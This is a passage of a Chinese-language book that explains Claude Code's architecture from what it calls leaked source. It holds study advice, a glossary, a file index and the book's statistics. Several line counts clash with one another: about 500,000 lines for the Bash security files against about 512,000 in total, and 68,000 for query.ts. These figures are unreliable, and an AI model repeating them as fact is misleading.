- AI 对话的核心是一个 Agent Loop（思考-行动-观察循环）
- 流式响应让用户看到实时进展
- 工具系统如何通过统一接口实现扩展
- 安全系统的六层纵深防御
- MCP 协议如何实现无限扩展
- 多智能体如何协作完成复杂任务
- 性能优化的八大策略
- 十个核心设计模式

这些知识不仅帮你理解了 Claude Code，更重要的是，它们是**可迁移的**——你可以在任何大型项目中应用这些概念。

接下来可以做什么？

1. 动手写自己的项目

读源码是学习，但最好的学习方式是**动手做**。

你可以尝试写一个简化版的“Claude Code”：

阶段 1: 最简版本

- 读取用户输入
- 发送给 Claude API
- 显示回复

工作量：~100 行代码

阶段 2: 加入工具

- 实现 FileRead 工具
- 实现 Bash 工具
- 让 AI 可以调用工具

工作量：~500 行代码

阶段 3: 加入安全

- 添加权限检查
- 添加危险命令检测

工作量：~1000 行代码

阶段 4: 加入界面

- 用 Ink 画终端 UI
- 显示流式响应
- 显示工具执行进度

工作量：~2000 行代码

你不需要做出一个完美的产品——重要的是在这个过程中练习你学到的概念。

2. 阅读更多源码

Claude Code 只是众多优秀开源项目之一。以下是一些适合初中级开发者阅读的项目：

简单级别： - **Todo MVC**：最经典的 Todo 应用，各种框架的实现都有 - **Express.js 源码**：一个简洁的 Web 框架，核心代码很短

中等级别： - **VS Code 扩展**：VS Code 扩展的代码量适中，结构清晰 - **Ink**：Claude Code 用的终端 React 框架

高级级别： - **React 源码**：理解虚拟 DOM 和 diff 算法 - **Git 源码**：理解版本控制的底层原理

3. 深入学习 TypeScript

这本书中我们只介绍了 TypeScript 的基础。要真正精通它，你可以：

- 学习高级类型：条件类型、映射类型、模板字面量类型

- 理解类型推导: TypeScript 是怎么自动推断类型的
- 练习泛型: 写出像 `Tool<Input, Output, Progress>` 这样灵活的类型

4. 了解更多设计模式

我们在第 28 章介绍了 10 个设计模式。软件工程领域还有更多:

- **观察者模式**: 当一个对象变化时, 自动通知所有关注它的对象
- **装饰器模式**: 给对象动态添加新功能
- **适配器模式**: 让不兼容的接口一起工作
- **单例模式**: 确保一个类只有一个实例

推荐读物: 《Head First 设计模式》——它用非常生动的方式介绍设计模式。

5. 参与开源社区

开源社区是程序员最好的学习场所。你可以:

- 在 GitHub 上找感兴趣的项目, 读它们的代码
- 提交 Issue: 报告 bug 或提出建议
- 提交 Pull Request: 修复 bug 或添加功能
- 参加开源活动: 很多项目有 “good first issue” 标签, 适合新手

6. 学习 AI 和机器学习

Claude Code 是 AI 应用的前沿。如果你对 AI 感兴趣:

- 学习 Python 和基础数学 (线性代数、概率论)
- 了解大语言模型 (LLM) 的基本原理
- 尝试调用 Claude API 或 OpenAI API 写自己的 AI 应用
- 学习 prompt engineering (提示工程)

7. 尝试写一本自己的” 源码解析”

读完这本书后, 你已经知道了怎么分析一个大型项目。试着找一个你感兴趣的开源项目, 像这本书一样分析它的架构和设计。

写源码解析的过程本身就是最好的学习方式——你需要真正理解代码, 才能用简单的语言解释它。

写给读者的话

你现在可能觉得编程的世界很大、很复杂。Claude Code 有 50 万行代码, 而你可能还在写几十行的小程序。

但请记住:

每个大型项目都是从第一行代码开始的。

Claude Code 的工程师们也不是一天就写出了 50 万行代码。他们一个功能一个功能地添加, 一个 bug 一个 bug 地修复, 经过数月甚至数年的积累, 才有了今天的规模。

你现在写的每一行代码，都是你成长的一步。不要因为“我写的代码太简单了”而气馁——简单的代码是复杂代码的基础。

保持好奇心。 当你用一个工具时，问自己：“这是怎么做到的？”当你遇到一个 bug 时，问自己：“为什么会这样？”好奇心是程序员最重要的品质。


不要害怕出错。 编程就是一个“写代码 → 出错 → 修复 → 学习”的循环。每个 bug 都是一次学习机会。

和别人交流。 加入编程社区，参加编程竞赛，和同学一起做项目。编程不是一个人的事——最好的程序都是团队合作的结果。

全书总结

让我们用一张图来总结整本书的核心内容：

Claude Code 的架构



这张图浓缩了整本书的 30 章内容。你可以把它贴在墙上，作为你学习软件架构的起点。

最后的话

感谢你读完了这本书。希望这段旅程让你对软件工程有了新的认识，对编程有了更深的热情。

记住：**最好的程序员不是知道最多技术的人，而是最善于学习和思考的人。**

你已经展示了这种品质——你选择了深入理解一个复杂的系统，而不是停留在表面。继续保持这种好奇心和钻研精神，你一定能成为一个出色的程序员。

祝你编程愉快！

一封来自源码的信

如果 Claude Code 的源码能说话，它可能会对你说：

“嗨，感谢你花时间了解我。

我不是一天建成的。我从一个简单的命令行工具开始，一个功能一个功能地添加，一个 bug 一个 bug 地修复。我的 50 万行代码中，有很多行被重写过不止一次。

我并不完美。你可能注意到了我有些文件太大了（query.ts 有 68,000 行！），有些地方的设计可以更好。但这就是真实的软件——它是一个不断演进的生命体，而不是一个静态的完美作品。

我希望你从我身上学到的不是‘我有多了不起’，而是：一个复杂的系统是怎么从简单的组件搭建起来的。每个函数、每个接口、每个设计决策，都是一次思考的结果。

现在轮到你了。去写你的代码吧。它不需要一开始就完美——它只需要一开始就存在。然后，一步一步，让它变得更好。

祝你编程愉快！”

> 旅程的终点，是新旅程的起点。

本书由 everettjf 使用 Claude Code 分析泄露源码编写 | 保留出处即可自由转载

附录 A：术语表

本附录收录了书中出现的专业术语，按字母顺序排列。

A

Agent Loop (智能体循环)：AI 不断重复“思考 → 行动 → 观察”的过程，直到任务完成。这是 Claude Code 查询引擎的核心模式。参见第 9 章。

ANSI 转义码：一种特殊字符序列，用于在终端中控制文字的颜色、样式和位置。比如 `\x1b[31m` 表示切换到红色。参见第 5 章。

API (Application Programming Interface) : 应用程序编程接口。一组规定好的规则, 让不同的程序可以互相通信。Claude API 就是 Claude AI 的接口。

async/await: JavaScript/TypeScript 中处理异步操作的语法。async 标记函数是异步的, await 等待异步操作完成。参见第 3 章。

B

Bash: 一种 Unix shell 程序, 也是 Claude Code 中最强大的工具之一。通过它可以执行终端命令。参见第 13 章。

Bridge (桥接) : 连接 IDE 和 Claude Code 的通信层。让 Claude Code 可以在 VS Code 等编辑器中运行。参见第 22 章。

C

Cache (缓存) : 把计算结果存储起来, 下次需要时直接使用, 避免重复计算。参见第 25 章。

CLI (Command Line Interface) : 命令行界面。通过在终端输入文字命令来操作计算机, 与图形界面 (GUI) 相对。

Context Window (上下文窗口) : AI 模型一次能“看到”的最大文本量。不同模型有不同的窗口大小 (200K-1M tokens)。参见第 11 章。

Component (组件) : React 的基本构建单位。一个组件就是一段可复用的界面代码。参见第 5 章。

D

Diff: 两个文本版本之间的差异。通常用红色表示删除, 绿色表示新增。

Defense in Depth (纵深防御) : 多层安全防护策略。即使某一层被绕过, 其他层仍然能保护系统。参见第 19 章。

E

Event-Driven (事件驱动) : 程序通过响应“事件”来执行操作, 而不是按固定顺序执行。参见第 28 章。

Exponential Backoff (指数退避) : 一种重试策略。每次失败后, 等待时间翻倍。避免所有请求同时重试导致服务器过载。参见第 9 章。

F

Fail-Safe (故障安全) : 当系统出错时, 自动进入安全状态。比如默认拒绝不确定的操作。参见第 12 章。

Feature Flag (功能开关)：控制某个功能是否启用的开关。允许渐进式发布新功能。参见第 4 章。

Flexbox：一种 CSS 布局模式。Ink 框架在终端中也使用 flexbox 来排列元素。

G

Generator (生成器)：一种可以“暂停”和“恢复”的函数。用 `function*` 定义，用 `yield` 输出值。参见第 3 章。

Glob：一种文件名匹配模式。`*` 匹配任意字符，`**` 匹配任意层目录。参见第 15 章。

GrowthBook：一种功能开关管理平台。Claude Code 用它来控制新功能的发布。参见第 27 章。

H

Hook (钩子)：1. React 中以 `use` 开头的函数（如 `useState`、`useEffect`），用于在组件中添加功能。2. Claude Code 中用户定义的脚本，在特定事件发生时自动执行。参见第 21 章。

I

Ink：一个让 React 在终端中运行的框架。用 `<Box>`、`<Text>` 等组件替代 HTML 元素。参见第 5 章。

Interface (接口)：定义一组方法签名的规范。实现接口的类必须提供这些方法。参见第 12 章。

J

JSON (JavaScript Object Notation)：一种轻量级的数据格式。`{"key": "value"}` 就是 JSON。

JWT (JSON Web Token)：一种安全令牌，用于身份验证。Claude Code 的 IDE 桥接使用 JWT。参见第 22 章。

L

LRU (Least Recently Used)：最近最少使用。一种缓存淘汰策略——当缓存满了，淘汰最久没用过的条目。参见第 25 章。

M

MCP (Model Context Protocol)：模型上下文协议。一个让 Claude Code 连接外部工具的标准协议。参见第 20 章。

MDM (Mobile Device Management) : 移动设备管理。企业用来统一管理员工设备配置的技术。

P

Promise: JavaScript 中表示“未来的值”的对象。异步操作返回 Promise, 完成后可以获取结果。参见第 3 章。

Prompt Caching (提示缓存) : 缓存系统提示词等不变内容, 避免重复处理。节省约 90% 的 token 费用。参见第 11 章。

R

React: 一个用于构建用户界面的框架。核心思想是“声明式”——你描述界面应该是什么样的, React 负责更新。

REPL (Read-Eval-Print Loop) : 读取-评估-打印循环。交互式编程环境的经典模式。Claude Code 的默认模式就是一个 REPL。

ripgrep (rg) : 一个用 Rust 编写的超快搜索工具。Claude Code 的 Grep 工具底层使用 ripgrep。

S

Sandbox (沙箱) : 一个受限的执行环境。命令在沙箱中运行, 不能访问系统的其他部分。参见第 19 章。

Schema: 数据的结构定义。描述数据应该是什么格式、有哪些字段、字段是什么类型。

SSE (Server-Sent Events) : 一种 HTTP 协议扩展。服务器可以持续发送数据给客户端, 用于流式响应。参见第 10 章。

Streaming (流式) : 数据一小块一小块地传输和处理, 而不是等全部完成才传输。参见第 10 章。

T

Token: AI 模型处理文本的基本单位。大约 4 个英文字符或 1.5 个中文字符 = 1 个 token。

TypeScript: JavaScript 的超集, 添加了静态类型系统。Claude Code 完全用 TypeScript 编写。

W

WebSocket: 一种全双工通信协议。服务器和客户端可以随时互相发送消息。

Worktree (工作树) : Git 的一个功能, 允许同一个仓库同时有多个工作目录。参见第 16 章。

Z

Zod: 一个 TypeScript 运行时类型验证库。用于在程序运行时检查数据格式是否正确。参见第 3 章。

Zustand: 一个轻量级的 React 状态管理库。Claude Code 用它管理全局状态。参见第 6 章。

本书由 everettjf 使用 Claude Code 分析泄露源码编写 | 保留出处即可自由转载

附录 B: 源码中的关键文件索引

本附录列出了 Claude Code 源码中最重要的文件及其职责, 方便你在阅读源码时快速定位。

入口与配置

文件	行数	职责	相关章节
src/main.tsx	~4,600	程序入口, 三个阶段启动	第 4 章
src/entrypoints/	多文件	不同启动模式 (REPL/SDK/Bridge)	第 4 章
src/constants/	多文件	全局常量定义	-

查询与对话

文件	行数	职责	相关章节
src/query.ts	~68,000	查询管道, 消息流处理	第 8-9 章
src/QueryEngine.ts	~46,000	API 调用和工具执行循环	第 9-10 章
src/history.ts	-	对话历史管理	第 8 章

工具系统

文件	行数	职责	相关章节
src/Tool.ts	~29,000	工具类型定义和 buildTool()	第 12 章
src/tools.ts	~17,000	工具注册中心	第 12 章
src/tools/BashTool/	18+ 文件	Bash 工具实现	第 13 章
src/tools/FileReadTool/	-	文件读取工具	第 14 章
src/tools/FileEditTool/	-	文件编辑工具	第 14 章
src/tools/FileWriteTool/	-	文件写入工具	第 14 章
src/tools/GlobTool/	-	文件名搜索工具	第 15 章
src/tools/GrepTool/	-	文件内容搜索工具	第 15 章
src/tools/AgentTool/	17 目录	子智能体工具	第 16 章
src/tools/WebFetchTool/	-	网页获取工具	-
src/tools/WebSearchTool/	-	网络搜索工具	-
src/tools/ToolSearchTool/	-	延迟加载工具发现	第 12 章

命令系统

文件	行数	职责	相关章节
src/commands.ts	~25,000	命令注册中心	第 7 章
src/commands/commit/	-	/commit 命令	第 7 章
src/commands/compact/	-	/compact 命令	第 7 章
src/commands/review/	-	/review 命令	-
src/commands/context/	-	/context 命令	第 11 章

UI 组件

文件	行数	职责	相关章节
src/components/App.tsx	-	根组件	第 5 章
src/components/FullscreenLayout/	-	主界面布局	第 5 章

文件	行数	职责	相关章节
src/components/PermissionRequest/	-	权限请求对话框	第 17 章
src/components/FileEditToolDiff/	-	文件差异显示	第 5 章
src/screens/REPL.tsx	~2,000	REPL 交互界面	第 5 章

权限与安全

文件	行数	职责	相关章节
src/hooks/useCanUseTool.tsx	~40,000	权限决策引擎	第 17 章
Bash 安全相关 (18 文件)	~500,000	危险命令检测	第 18 章
src/types/permissions.ts	-	权限类型定义	第 17 章

状态管理

文件	行数	职责	相关章节
src/state/AppState.tsx	-	全局状态定义	第 6 章
src/state/AppStateStore.ts	-	Zustand 状态仓库	第 6 章

服务层

文件	行数	职责	相关章节
src/services/api/claude.ts	-	Claude API 调用	第 9 章
src/services/api/withRetry.ts	-	重试逻辑	第 9 章
src/services/mcp/	25 文件	MCP 协议实现	第 20 章
src/services/compact/	-	对话压缩服务	第 11 章

扩展系统

文件	行数	职责	相关章节
src/bridge/	33 文件	IDE 桥接系统	第 22 章
src/plugins/	-	插件系统	第 23 章
src/skills/	-	技能系统	第 23 章

文件	行数	职责	相关章节
src/coordinator/	-	多智能体协调	第 24 章

持久化

文件	行数	职责	相关章节
src/memdir/	-	记忆系统	第 26 章
src/utils/sessionStorage.ts	-	会话存储	第 26 章
src/migrations/	-	配置格式迁移	第 27 章

工具函数

文件	行数	职责	相关章节
src/utils/	331 文件	通用工具函数	全书
src/utils/settings/	-	配置管理	第 27 章
src/utils/tokens.ts	-	Token 计数	第 11 章
src/utils/processUserInput/	-	用户输入处理	第 8 章

React Hooks

文件	行数	职责	相关章节
src/hooks/useCanUseTool.ts	~40,000	权限检查 Hook	第 17 章
src/hooks/useArrowKeyHistory.ts	-	历史记录导航	第 5 章
src/hooks/useGlobalKeybindings.ts	-	全局快捷键	第 5 章
src/hooks/useSettingsChange.ts	-	配置文件监听	第 27 章


本书由 everettjf 使用 Claude Code 分析泄露源码编写 | 保留出处即可自由转载


附录 C：全书知识地图

本附录用图表形式串联全书的核心知识点，帮助你建立系统化的认识。

架构全景图


用户输入 "帮我修复 src/app.ts 中的 bug"







知识依赖图

以下展示了各章之间的知识依赖关系。箭头 A → B 表示“先读 A 有助于理解 B”：



核心概念关系图





设计模式速查

你在设计什么	可以用什么模式	Claude Code 中的例子
多种实现，统一调用	统一接口	Tool 接口
大型系统的组织	分层架构	7 层架构
安全关键系统	故障安全 + 纵深防御	6 层安全
需要实时反馈	生产者-消费者	流式响应
可选择的算法	策略模式	权限模式
不修改源码加功能	事件驱动	Hook 系统
避免重复计算	缓存策略	提示缓存、LRU
按需加载功能	渐进增强	功能开关
连接外部系统	适配器模式	MCP、消息标准化
多模块协作	关注点分离	整体架构

本书由 everettjf 使用 Claude Code 分析泄露源码编写 | 保留出处即可自由转载

关于本书

作者

本书由 **everettjf** 使用 Claude Code 分析泄露源码编写而成。

保留出处即可自由转载。

写作背景

本书基于对 Claude Code 源码的深度分析撰写。Claude Code 是 Anthropic 公司开发的 AI 编程助手，其源码通过 npm source maps 被公开。

本书所有代码示例均经过简化，旨在展示核心设计思路而非精确还原源码。实际的源码更加复杂，包含大量的错误处理、类型定义和边界情况处理。

技术栈

Claude Code 使用以下主要技术构建：

技术	用途	版本
TypeScript	主要开发语言	5.x
React	UI 组件框架	18.x
Ink	终端 React 渲染器	4.x
Zustand	状态管理	4.x
Zod	运行时类型验证	3.x
Commander.js	CLI 参数解析	11.x
ripgrep	代码搜索引擎	14.x

数据统计

指标	数值
源码 TypeScript 文件	~1,884
源码总行数	~512,000
主要目录	55
内置工具	40+
斜杠命令	50+
React 组件	146
React Hooks	87
服务模块	38
工具函数文件	331

本书统计

指标	数值
正文章节	30
附录	3
前言和说明	2
设计模式	10
工程实践	10
代码示例	150+
思考题	60+
ASCII 图表	40+

版权声明

本书为教育目的编写，所有源码分析和代码示例仅用于学习和研究。Claude Code 是 Anthropic 公司的产品，其商标和知识产权归 Anthropic 所有。

获取最新版

访问 <https://ccbook.github.io> 获取本书最新版本（在线阅读、PDF、EPUB）。

关注微信公众号



微信搜一搜

吃灰思考

探索更多有趣的技术以及AI前沿技术
